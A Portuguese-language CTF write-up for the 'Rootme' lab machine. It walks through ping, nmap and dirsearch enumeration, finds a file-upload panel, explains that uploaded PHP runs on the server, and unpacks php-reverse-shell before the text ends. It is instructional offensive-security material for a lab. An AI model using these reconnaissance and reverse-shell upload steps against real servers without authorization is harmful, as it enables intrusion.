



ROOT ME CTF

write-up

Autor: Matheus Augusto Lima



Sinopse

O **Rootme** é um desafio que te permite explorar algumas vulnerabilidades como enviar arquivos maliciosos para o servidor, executá-los remotamente, criar uma conexão com a máquina alvo e se tornar um administrador dela, sem as devidas credenciais.


Primeiros passos

Vamos separar esse desafio em algumas etapas, a primeira delas é checar nossa conexão com a máquina alvo

Usaremos o comando **ping** para comunicarmos com o servidor

```
$ ping -c2 <IP_DA_MAQUINA>
```

```
# -c : Número de conexões a serem realizadas
```

A terminal window screenshot showing the execution of a ping command. The prompt is '4s' and the command is 'ping -c2 10.65.170.189'. The output shows two successful ping requests with 64 bytes of data, TTL of 62, and response times of 201 ms and 225 ms. Below the individual results, a summary line reads '--- 10.65.170.189 ping statistics ---' followed by '2 packets transmitted, 2 received, 0% packet loss, time 1002ms' and 'rtt min/avg/max/mdev = 201.347/212.928/224.510/11.581 ms'. The terminal title bar indicates 'v15.2.1-gcc'.

```
◀ 4s ◉ ping -c2 10.65.170.189 v15.2.1-gcc
PING 10.65.170.189 (10.65.170.189) 56(84) bytes of data.
64 bytes from 10.65.170.189: icmp_seq=1 ttl=62 time=201 ms
64 bytes from 10.65.170.189: icmp_seq=2 ttl=62 time=225 ms

--- 10.65.170.189 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 201.347/212.928/224.510/11.581 ms
```

Figura 1: Comunicação com o ping

No print podemos ver que os pacotes foram enviados e recebidos pelo servidor, então nossa conexão foi realizada com sucesso.

Vamos para o próximo passo



1. Enumeração

Agora que a comunicação com o alvo é possível, temos que checar o que é vulnerável no sistema e, para isso, é necessário saber quais serviços o sistema está executando.

Usaremos a ferramenta **nmap** para obter essas informações.

```
$ nmap -sV -sC -v <IP_DA_MAUQUINA>
```

```
# -sV : obter versão | -sC : scripts padrões | -v :  
detalhamento
```

```
Host is up (0.13s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 26.27 seconds
```


Figura 2: Escaneando com o nmap

Após o scan, podemos ver que há 2 serviços sendo executados:

- SSH na porta 22 (porta padrão) : Isso permite que nos conectemos com a máquina - a partir de um usuário e senha, então por agora não é possível explorar muito por aqui - e realizar diversos comandos.
- HTTP na porta 80 (porta padrão): Há um website sendo executado, podemos buscar por vulnerabilidades.




Vamos para o website então



Nenhum formulário, contato ou informação que podemos utilizar para invadir o sistema.

Próximo passo é olhar o código fonte da página, faremos isso usando 'Ctrl + u'



Um documento padrão de HTML, apenas um script que é executado, mas é apenas uma animação de “typing”.

Nessa etapa temos que explorar mais a parte web, procurar por documentos que nos dão algum tipo de credencial, possível acesso ao sistema



Uma das técnicas utilizar é a varredura de diretórios que seria vasculhar por todas as pastas do endereço, utilizando nomes comuns em servidores

A ferramenta que usaremos é o **dirsearch**

```
$ dirsearch -u http://<IP>/
```

```
# -u : indica o endereço (url) a ser explorado
```

```
 _|. _ _ _ _ _|_      v0.4.3.post1
(_|||_) (/_(||| (| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/cypherghost/reports/http_10.64.136.174/__26-03-20_2
0-53-08.txt

Target: http://10.64.136.174/

[20:53:08] Starting:
[20:53:11] 301 - 311B - /js -> http://10.64.136.174/js/
```

Após o enter, o programa vai vasculhar por diretórios escondidos e retornar códigos de status (clique [aqui](#) para mais detalhes)




```
[20:53:48] 403 - 278B - /.ht_wsr.txt
[20:53:48] 403 - 278B - /.htaccess.bak1
[20:53:48] 403 - 278B - /.htaccess.orig
[20:53:48] 403 - 278B - /.htaccess.sample
[20:53:48] 403 - 278B - /.htaccess.save
[20:53:48] 403 - 278B - /.htaccess_extra
[20:53:48] 403 - 278B - /.htaccessBAK
[20:53:48] 403 - 278B - /.htaccess_orig
[20:53:48] 403 - 278B - /.htaccessOLD2
[20:53:48] 403 - 278B - /.htaccessOLD
[20:53:48] 403 - 278B - /.htaccess_sc
[20:53:48] 403 - 278B - /.htm
[20:53:48] 403 - 278B - /.html
[20:53:48] 403 - 278B - /.htpasswd_test
[20:53:49] 403 - 278B - /.htpasswd
[20:53:49] 403 - 278B - /.httr-oauth
[20:53:51] 403 - 278B - /.php
[20:54:15] 301 - 312B - /css -> http://10.64.136.174/css/
[20:54:25] 200 - 466B - /js/
[20:54:32] 301 - 314B - /panel -> http://10.64.136.174/panel/
[20:54:32] 200 - 388B - /panel/
[20:54:39] 403 - 278B - /server-status
[20:54:39] 403 - 278B - /server-status/
[20:54:46] 301 - 316B - /uploads -> http://10.64.136.174/uploads/
[20:54:46] 200 - 407B - /uploads/
```


Depois de finalizado, nota-se que podemos entrar em algumas pastas na web:

- js : Aqui normalmente há scripts em javascript, nesse caso já concluímos que não é útil acessar aqui
- panel : Um painel, possivelmente com um formulário para login, lista de usuário ou algum tipo de dashboard.
- uploads: Como o nome diz, são arquivos que foram enviados para o servidor.


O mais interessante então é o panel, vamos explorá-lo




Aqui temos a opção de enviar um arquivo, algo que pode se tornar uma falha bem crítica de segurança. Vamos enviar um arquivo qualquer para testar.



E clicando em upload...



Aparentemente foi enviado, vamos checar acessando o diretório /uploads



Então realmente podemos enviar arquivos para o servidor, então vamos explorar isso...

2. Vulnerabilidade e Exploração

Quando acessamos um site, por baixo dos panos estamos fazendo uma requisição que é uma solicitação, e se tudo ocorrer normalmente, o site (servidor) nos dá uma resposta. Essa relação é chamada de cliente/servidor. (clique [aqui](#) para mais informações)



Ao acessar o arquivo que enviamos para o servidor, ele normalmente será exibido, mas o problema é que certos arquivos são realmente executados no servidor, antes de serem mostrados no navegador.

Isso é uma falha grave, pois podemos abrir arquivos, que executam certos comando e nos dão liberdade total (ou quase) para usar a máquina alvo

Um arquivo php por exemplo, é executado no sistema antes de ser enviado para o navegador, vamos explorar isso.

Procurando por um exploit (arquivo de exploração que nos dá um acesso a algum sistema), encontrei o php-reverse-shell (clique [aqui](#) para baixar)

Usaremos a técnica de shell reverso (reverse shell), pois assim obteremos um terminal que permite controlar o sistema alvo, que é o ponto de partida para encontrar informações confidenciais.

```
• cd downloads •
```

Vamos para a pasta de Downloads usando o comando **cd**, onde o arquivo php-reverse-shell foi baixado.

```
• ls  
php-reverse-shell-1.0.tar.gz
```

Listando o diretório com o comando **ls** vemos o arquivo compactado

```
• tar -xzvf php-reverse-shell-1.0.tar.gz △/  
php-reverse-shell-1.0/  
php-reverse-shell-1.0/COPYING.GPL  
php-reverse-shell-1.0/COPYING.PHP-REVERSE-SHELL  
php-reverse-shell-1.0/php-reverse-shell.php  
php-reverse-shell-1.0/CHANGELOG
```



```
$ tar -xvzf <ARQUIVO>

# -x : extract (extrair)
# -z : indica que é um .gz
# -v : mostra os arquivos extraídos
# -f : arquivo a ser descompactado
```

```
• ls                                     △/downr
php-reverse-shell-1.0  php-reverse-shell-1.0.tar.gz
```

Usando novamente o comando **ls** vemos que a pasta foi descompactada com sucesso

```
• cd php-reverse-shell-1.0
```

Usando o comando **cd** vamos para a pasta

```
• ls                                     □ downloads/php-reverse-shell-1.0via
CHANGELOG      COPYING.PHP-REVERSE-SHELL
COPYING.GPL    php-reverse-shell.php
```

Listando os conteúdos da pasta com **ls**, encontramos alguns arquivos de licença e nosso php que será usado para a exploração.

